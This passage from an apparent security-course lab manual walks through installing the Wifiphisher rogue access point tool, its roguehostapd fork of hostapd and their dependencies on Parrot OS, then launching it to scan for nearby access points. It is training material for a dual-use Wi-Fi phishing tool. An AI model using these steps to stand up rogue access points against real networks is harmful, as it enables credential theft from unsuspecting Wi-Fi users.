
   Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory.
9. In the **Parrot Terminal** window, type **apt-get install libnl-3-dev libnl-genl-3-dev** and press **Enter** to install the dependencies for Wifiphisher.




10. Once the installation has finished, type **apt-get install libssl-dev** in the terminal window and press **Enter** to install the **libssl-dev** dependency.

    Note: If the above command does not work, then run the apt-get update command before trying **apt-get install libssl-dev** again.




11. Once the update is complete, type **cd roguehostapd** and press **Enter** to navigate to the cloned repository.
12. Now, type **python setup.py** install and press **Enter** to install the roguehostapd application.


    Note: Roguehostapd is a fork of hostapd, the famous user space software access point. It provides Python ctypes bindings and a number of additional attack features. It was primarily developed for use in the Wifiphisher project.




13. After the installation finishes, type **cd ..** and press **Enter** to navigate back to the root directory.




14. Now, type **cd wifiphisher** and press **Enter** to navigate to the Wifiphisher repository.
15. Type **python3 setup.py** install and press **Enter** to install Wifiphisher.



16. After the installation finishes, type **cd ..** and press **Enter** to navigate back to the root directory.



17. Type **wifiphisher --force-hostapd** and press **Enter** to launch the Wifiphisher application.



18. Wifiphisher initializes and appears in the **Parrot Terminal** window.
19. It scans the network for available access points and displays them, as shown in the screenshot.